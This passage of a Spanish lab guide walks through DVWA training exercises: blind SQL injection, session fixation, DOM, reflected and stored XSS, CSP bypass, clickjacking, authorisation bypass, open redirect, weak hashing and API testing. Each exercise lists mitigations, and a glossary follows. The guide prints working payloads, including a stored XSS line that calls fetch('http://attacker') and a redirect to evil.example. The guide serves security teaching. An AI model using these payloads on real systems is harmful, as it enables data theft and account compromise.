
CON EL COMANDO : 1’ OR ‘1’=’1’#



---

7) SQL Injection (Blind) — paso a paso

1. En DVWA → **SQL Injection (Blind)**. Nivel **Low**.
2. Este módulo no devuelve datos directamente. Usa payload booleano:
3. 1' AND SUBSTRING((SELECT database()),1,1)='d' --



(ajusta para comprobar si primer carácter del nombre de BD es d)

4. Si la página responde distinto según la condición, deduces carácter. Repite para más caracteres.
5. Entregable: secuencia de payloads y al menos 1 carácter/cadena extraída; explicación del método (tiempo/boolean-based).

---

8) Weak Session IDs — paso a paso

1. Inicia sesión en DVWA. Abre DevTools → Application → Cookies. Observa cookie de sesión (PHPSESSID u otra).
2. Analiza longitud/entropía; intenta fijarla (Session Fixation): crea una cookie con valor conocido antes de loguearte y verifica si la sesión usa esa cookie.
3. Intenta predecir ID incrementando número (si es simple) y acceder con ese cookie en otra ventana.
4. Entregable: captura de cookie, experimento de fixation/predicción y recomendaciones (regenerar sesión al login, usar cookies seguras).

---

9) XSS (DOM) — paso a paso

1. DVWA → **XSS (DOM)**. Nivel **Low**.
2. Identifica dónde se refleja la entrada en el DOM (p. ej. location.hash o document.write).
3. Inyecta:
4. <script>alert('XSS DOM');</script>
5. Observa ejecución (alert). Si no se ejecuta, modifica payload (por ejemplo "><script>...) o usa javascript: en enlaces según contexto.
6. Entregable: payload y captura del alert; mitigación: usar textContent y escape.

---

10) XSS (Reflected) — paso a paso

1. DVWA → **XSS (Reflected)**. Nivel **Low**.
2. En el parámetro (GET/POST) inyecta:
3. <script>alert('reflected')</script>
4. Abre la URL resultante; debería ejecutar el alert.
5. Documenta la URL maliciosa y explica riesgo (phishing).
6. Entregable: URL, captura del alert, contramedidas (escape output, Content Security Policy).

---

11) XSS (Stored) — paso a paso

1. DVWA → **XSS (Stored)**. Nivel **Low**.
2. Inserta <script>fetch('http://attacker');</script> o simplemente alert('stored') en un formulario que guarde datos (p. ej. comentarios).
3. Abre la página con otra sesión; el script debe ejecutarse.
4. Entregable: captura mostrando ejecución en otra sesión y plan de mitigación (sanitización server-side, CSP).

---

12) CSP Bypass — paso a paso

1. DVWA → módulo que tenga CSP. Revisa respuesta HTTP en DevTools → Network → Headers.
2. Si CSP permite 'unsafe-inline' o tiene fuentes permisivas, intenta inyectar script inline o usar javascript: en enlaces para ejecutar.
3. Prueba payloads que usan data: URIs o eval si está permitido.
4. Entregable: header CSP actual, payload que haga bypass y corrección (usar políticas estrictas, nonce, eliminar unsafe).

---

13) JavaScript Attacks — paso a paso

1. Revisa posibles X-Frame-Options ausentes para **clickjacking**. Crea página HTML que ponga DVWA en iframe y capas encima con botón “Eliminar cuenta” y demuestra que se puede engañar.
2. Para otra técnica (p. ej. prototype pollution), si la app usa Object.assign sin control, inyecta objeto que altere comportamiento (más avanzado).
3. Entregable: PoC HTML para clickjacking y mitigaciones (X-Frame-Options, CSP frame-ancestors).

---

14) Authorisation Bypass — paso a paso

1. Intenta acceder a rutas administrativas directas (p. ej. /admin.php) sin estar logueado.
2. Manipula parámetros user_id=2 para ver si puedes acceder a otro usuario: cambia el parámetro en la URL o en el body y observa si muestra datos.
3. Si funciona, documenta la URL y la prueba.
4. Entregable: URL de bypass, evidencia y solución: checks server-side de roles/propietario.

---

15) Open HTTP Redirect — paso a paso

1. Busca en la app parámetros tipo ?redirect= o ?url=.
2. Proporciona ?redirect=http://evil.example y observa si redirige a la URL externa.
3. Entregable: URL explotable y recomendación (validar destino o usar token seguro).

---

16) Cryptography — paso a paso

1. Encuentra dónde se almacenan contraseñas (BD). Si puedes extraer hashes, cópialos.
2. Comprueba algoritmo: si es MD5/SHA1 sin salt, demuestra con Python que puedes calcular hash y compararlo.
3. import hashlib
4. hashlib.md5(b'password').hexdigest()

5. Entregable: hash extraído, prueba de colisión o cracking simple, recomendación: bcrypt/argon2 con salt.

---

17) API — paso a paso

1. Identifica endpoints API (DevTools → Network cuando interactúas).
2. Usa **Postman** o **Burp Repeater** para hacer peticiones: intenta sin token, con token inválido y con parámetros manipulados (p. ej. id=1 OR 1=1).
3. Observa errores de exposición de datos o falta de rate-limiting/CORS inseguros.
4. Entregable: lista de endpoints probados, ejemplos de peticiones vulnerables y medidas (auth, validation, throttling).

GLOSARIO

- **Token (CSRF token)**: código secreto diferente para cada formulario. El sitio lo pone en el formulario y el servidor lo comprueba para asegurarse de que la petición viene de quien debe.
- **Webroot**: la carpeta pública de la web donde se muestran archivos (por ejemplo /var/www/html). Guardar shells fuera del webroot evita que se puedan ejecutar directamente.
- **MIME / Content-Type**: indica qué tipo de archivo es (imagen, texto, PHP...). Hay que comprobarlo además de la extensión.
- **Prepared statements / consultas preparadas**: forma segura de hacer consultas a la base de datos donde se separa la instrucción SQL de los datos del usuario. Evita inyecciones.
- **Cookie de sesión**: pequeño fichero (valor) que el servidor da al navegador para recordar al usuario. Si es predecible, un atacante puede hacerse pasar por otro.
- **HttpOnly / Secure (flags de cookie)**: opciones de la cookie. HttpOnly impide que JavaScript la lea; Secure hace que solo se envíe por HTTPS. Mejorarlas aumenta seguridad.
- **XSS (Cross-Site Scripting)**: cuando un atacante hace que la página ejecute código JavaScript malicioso.
    - **Reflected**: el script viene en la petición y se refleja en la respuesta (no se guarda).
    - **Stored**: el script queda guardado en la aplicación (comentarios, perfiles) y afecta a otros usuarios.
    - **DOM**: el ataque ocurre por manipular el DOM en el navegador (no por el servidor).
- **CSP (Content Security Policy)**: política que dice al navegador qué orígenes o scripts permite ejecutar. Evita muchos XSS si está bien configurada.
- **Nonce / hash (CSP)**: valores únicos que permiten ciertos scripts seguros incluso con CSP estricta.

- **Listas blancas (whitelist)**: permitir solo lo que está en una lista segura (p. ej. solo ciertos ficheros o URLs).
- **Salt**: dato único añadido a cada contraseña antes de hashearla para que no se puedan usar tablas precomputadas.
- **bcrypt / argon2**: algoritmos seguros para guardar contraseñas (mejor que MD5 o SHA1).
- **Rate-limit**: limitar cuántas peticiones puede hacer un usuario en un tiempo (evita bruteforce y abusos).
- **CORS (Cross-Origin Resource Sharing)**: reglas que controlan qué webs pueden pedir recursos al servidor desde el navegador. Hay que configurarlo para no permitir todo (*).
- **Blind SQLi**: tipo de inyección donde no ves los datos, pero deduces información probando condiciones (true/false) y observando la respuesta.
- **Clickjacking**: técnica donde la web se carga en un iframe y un atacante coloca un botón invisible encima para que el usuario haga acciones sin querer.
- **Web shell**: archivo subido que permite ejecutar comandos en el servidor. Muy peligroso en producción.